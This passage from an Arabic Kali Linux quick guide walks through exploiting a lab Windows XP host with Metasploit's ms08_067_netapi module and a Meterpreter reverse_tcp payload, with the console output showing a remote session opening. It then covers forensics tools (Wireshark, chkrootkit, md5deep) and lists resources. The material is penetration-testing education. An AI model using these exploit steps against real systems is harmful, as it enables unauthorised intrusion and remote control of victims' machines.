في الشكل السابق نرى أن Nmap إكتشفت 4 نظم مختلفة. لنستهدف النظام Windows XP صاحب العنوان 192.168.56.102. Nmap إكتشفت أن الهدف يستخدم نظام تشغيل Windows XP ، الخطوة التالية هي معرفة remote exploit للنظام XP. لحسن الحظ لدينا نموذج إختراق جاهز. دعونا الآن نبحث على نقطة ضعف netapi ضمن مخزون الـ Metasploit.

msf > search netapi



نختار نموذج ms08_067_netapi لنموذج exploit والذي تم تقديره بـ great. لتفعيل هذا النوذج نمرر الأمر التالي:

msf > use exploit/windows/smbms08_067_netapi

هذا سوف يغير شاشة console لـ نموذج exploit، ولاحظ أن نموذج exploit كلها معدة للتنفيذ.

الآن الخطوة التالية سوف تكون تمرير قيم البارامترات الضرورية لنموذج exploit. الأمر Show options يظهر لنا البارامترات الضرورية.

هنا يجب تمرير القيمة RHOST . حيث تمصل الـ host الي نريد إستهدافه.

msf exploit(ms08_067_netapi) > set RHOST 192.168.56.102

بمجرد إعداد النموذج، الخطة التالية هي إختيار PAYLOAD. كالتالي:

msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp

بمجرد إختيار meterpreter، نحتاج الآن لتمرير قيم البارامترات. ممرة أخرى نستطيع إستخدام الأمر show options لرؤية البارامترات الضرورية. نمرر LHOST IP والذي هو IP لجهاز الهجوم.

الآن تم إعداد الإختراق. نمرر الأمر exploit لإرسال نموذج الإختراق للجهاز الهدف.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.56.101:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:1039) at
 2013-07-02 18:19:55 +0000

meterpreter >
```

إذا نجح الهجوم سوف نلاحظ أن شاشة console سوف تتغير إلى meterpreter مع ملاحظة أن payload تم تنفيذه بنجاح على الجهاز البعيد و الآن نستطيع التحكم بها من خلال جهاز الهجوم. ونلاحظ أيضا كيف أن Metasploit قامت بسهولة بوصول بشكل كامل لجهاز الضحية بإستخدام نموذج exploit. Metasploit أداة قوية جدا لتنفيذ إختبار الإختراق على أجهزة بعيدة. هذه كانت مقدمة سريعة عن Metasploit.

لننتقل إلى القسم التالي حيث سننتقل إلى تغطية أدوات أخرى موجودة في النظام kali Linux.

Kali Linux بإستخدام Network forensics

Network forensics تتضمن التحليل و التقارير و إسترجاع معلومات الشبكة من جهاز النظام أو أي جهاز تخزين رقمي. Foresics تتضمن بحث مفصل عن الأحداث مع المعلومات المتعلقة بها. Kali يحوي مجموعة واسعة من الأدوات التي تؤسس تحليل فعال جدا. Foresics تتضمن أيضا تحليل وفق مختلف المفاهيم والتي تتطلب أدوات مختلفة.

تحليل الشبكة بإستخدام Wireshark

Wireshark أداة تحليل حزم بيانات الشبكة مشابهة لـ tcpdump والتي تلتقط حزم البيانات التي تمر خلال الشبكة و تظهرهم على شكل جداول. Wireshark يعتبر كخناجر الجيش السويسري والتي يمكن إستخدامها في مختلف الحالات كتصحيح أخطاء الشبكة و عملية الحماية و معرفة البروتوكولات الداخلية. هذه أداة واحدة تقوم بكل هذا وبشكل سهل.


بعض الفوائد المهمة من العمل مع Wireshark:

- ❖ يدعم تعدد البروتوكولات.
- ❖ سهلة الإستخدام عبر المستخدم.
- ❖ تحليل الإشارة بشكل مباشر.
- ❖ مفتوح المصدر.

لبدا العمل مع Wireshark في نظام Kali نذهب وفق المسار :

Applications|Kali Linux|Top 10 security tools|Wireshark

عند تحميل الواجهة الرسومية سوف نختار المنفذ الذي نريد بدأ التعامل معه. لوحة الأزرار اليسارية توضح المنافذ المتوفرة. نختار المنفذ و نضغط على Start للبدأ. سوف تلاحظ أن الواجهة الرسومية سوف تظهر حزم مختلفة تم إلتقاطها من المنفذ الذي قمنا بإختياره.



سوف تلاحظ أن الواجهة الرسومية لهذا البرنامج مقسمة إلى ثلاثة أقسام. Capture panel تظهر إلتقاط الحزم مباشرة. Packet details panel تظهر معلومات عن الحزمة المختارة من capture panel. Packet bytes panel تمثل المعلومات من packet details بالصيغة الحقيقة لها. تظهر تسلسل البايتات المتدفقة. يمكن إختيار عدة خيارات من قائمة options لزيادة فعالية الإلتقاط.

Rootkit-scanning forensics with chkrootkit

Rootkit برنامج مشبوه مصمم لإخفاء عمليات مشبوهة من إكتشافها ويسمح بإستمرارها ضمن نظام الحاسب. Kali يزودنا أداة rootkit خاصة تدعى chkrootkit. يمكن تشغيلها عبر المسار:
Applications|Kali Linux|Forensics|Digital anti-forensics|chkrootkit

بعد إقلاع terminal، نغير المسار إلى usr/sbin/ و نشغل chkrootkit.

```
root@kali:/# cd /usr/sbin
root@kali:/usr/sbin# ./chkrootkit
./chkrootkit: 27: [: Illegal number: 7-trunk-686-pae
ROOTDIR is `/'
Checking `amd'...                                           not found
Checking `basename'...                                      not infected
Checking `biff'...                                          not found
Checking `chfn'...                                          not infected
Checking `chsh'...                                          not infected
Checking `cron'...                                          not infected
Checking `crontab'...                                       not infected
Checking `date'...                                          not infected
Checking `du'...                                            not infected
Checking `dirname'...                                       not infected
Checking `echo'...                                          not infected
Checking `egrep'...                                         not infected
Checking `env'...                                           not infected
Checking `find'...                                          not infected
Checking `fingerd'...                                       not found
Checking `gpm'...                                           not found
Checking `grep'...                                          not infected
Checking `hdparm'...                                        not infected
Checking `su'...                                            not infected
```

بعد إقلاع chkrootkit سوف تقوم بمسح النظام من أي برنامج مشبوه. Chkrootkit أداة مفيدة جدا لمعرفة البرامج غير الموثوقة المثبتة في النظام.

تحليل الملفات بإستخدام md5deep

md5deep أداة مفتوحة المصدر تستخدم لحساب قيم الـ hash أو message digests لأي عدد من الملفات. ويمكن أيضا توليد signature لكل الملفات الموجودة ضمن مسار معين أو مجلد محدد. توليد MD5 signature للملفات تساعد عملية التحليل في فهم فيما إذا كان محتوى الملف تغير أم لا. حيث أن MD5 للملف الأصلي تقارن مع قيمة MD5 للملف المحتمل أنه تغير ، في حال عدم التطابق فإن الملف قد تم تغيير محتواه.

إستخدام md5deep سهل جدا. ويمكن تشغيله عبر المسار:

Applications|Kali Linux|Forensics|Forensics Hashing Tools|md5deep

```
md5deep version 4.2 by Jesse Kornblum and Simson Garfinkel.
$ md5deep [OPTION]... [FILES]...
See the man page or README.txt file or use -hh for the full list of options
-p <size> - piecewise mode. Files are broken into blocks for hashing
-r        - recursive mode. All subdirectories are traversed
-e        - show estimated time remaining for each file
-s        - silent mode. Suppress all error messages
-z        - display file size before hash
-m <file> - enables matching mode. See README/man page
-x <file> - enables negative matching mode. See README/man page
-M and -X are the same as -m and -x but also print hashes of each file
-w        - displays which known file generated a match
-n        - displays known hashes that did not match any input files
-a and -A add a single hash to the positive or negative matching set
-b        - prints only the bare name of files; all path information is omitted
-l        - print relative paths for filenames
-t        - print GMT timestamp (ctime)
-i/I <size> - only process files smaller/larger than SIZE
-v        - display version number and exit
-d        - output in DFXML; -u - Escape Unicode; -W FILE - write to FILE.
-j <num>  - use num threads (default 1)
-Z - triage mode;   -h - help;   -hh - full help
```

لتوليد قائمة من signatures للملفات الموجودة ضمن مسار أو مجلد نستخدم الأمر التالي:

root@kali:~#md5deep –r /darklord > darklordmd5.sum

لفحص سلامة الملف من التغيير نستخدم الأمر:

root@kali:~#md5deep –rx darklordmd5.sum

بهذه الطريقة نستطيع فحص سلامة الملفات للتأكد من عدم وجود تعديل أو أن هناك تعديل على محتوى الملفات.

أشخاص و أماكن يجب معرفتها

إذا كنت بحاجة إلى مساعدة بإستخدام Kali Linux ، فهذه قائمة بالأشخاص و الأماكن التي يمكن أن تجد عبرها كل شيء ممكن أن تحتاجه.

Official sites

المواقع الرسمية التي ينبغي عليك زيارتها:

- Homepage: http://www.kali.org
- Manual and documentation: http://docs.kali.org
- Blog: http://www.kali.org/blog/
- Source code: http://git.kali.org/gitweb/

Articles and tutorials

بعض المقالات التي يجب قراءتها لزيادة معرفتك عن النظام Kali:

- Backtrack is reborn-kali: www.offensive-security.com/offsec/backtrack-reborn-kali-linux/
- Easily Accessing Wireless network with Kali Linux: https://community.rapid7.com/community/infosec/blog/2013/05/22/easily-assessing-wireless-network-with-kali-linux
- Kali Linux cracks passwords on an enterprise level: http://lifehacker.com/5990375/kali-linux-cracks-passwords-on-the-enterprise-level
- Installing Vmware tools on Kali Linux: http://www.drchaos.com/installing-vmware-tools-on-kali-linux/

Community

يمكن الوصول إلى Kali Linux community عبر :

- Official mailing list: info@kali.org
- Official forums: http://forums.kali.org
- Unofficial forums: http://www.kalilinux.net
- IRC: irc.freenode.net #kali-linux

Blogs

بعض المواقع والفيديوهات التي ينبغي المرور عليها:

- Learning security tips:
  http://www.securitytube.net
- Metasploit unleashed , a project by founder of kali:
  http://www.offensive-security.com/metasploit-unleashed/Main_Page
- Video tutorials on Kali:
  http://cyberarms.wordpress.com/2013/07/01/video-training-kali-linux-assuring-security-by-penetration-testing/
- Cyber Attack management with Armitage:
  http://www.fastandeasyhacking.com/

Twitter

يمكن متابعة:

- Kali Linux on Twitter: https://twitter.com/kalilinux
- MalwareMustDie, NPO on Twitter:
  https://twitter.com/malwaremustdie

تم بعونه تعالى الإنتهاء من هذا الموجز عن نظام Kali Linux

وبعض الأدوات الموجودة في هذا النظام

لاتنسونا من صالح دعائكم

السلام عليكم ورحمة الله وبركاته

Eng Ismail Mohamad Hazem Kayali

Communication & Network Engineering

Computer Networks CCNA CCNP CCNA Security JNCIA-JUNSON

Wp5.samowel@hotmail.com



INSTANT KALI LINUX

QUICK GUIDE

ENG ISMAIL MOHAMAD HAZEM KAYALI

INSTANT KALI LINUX

QUICK GUIDE

2014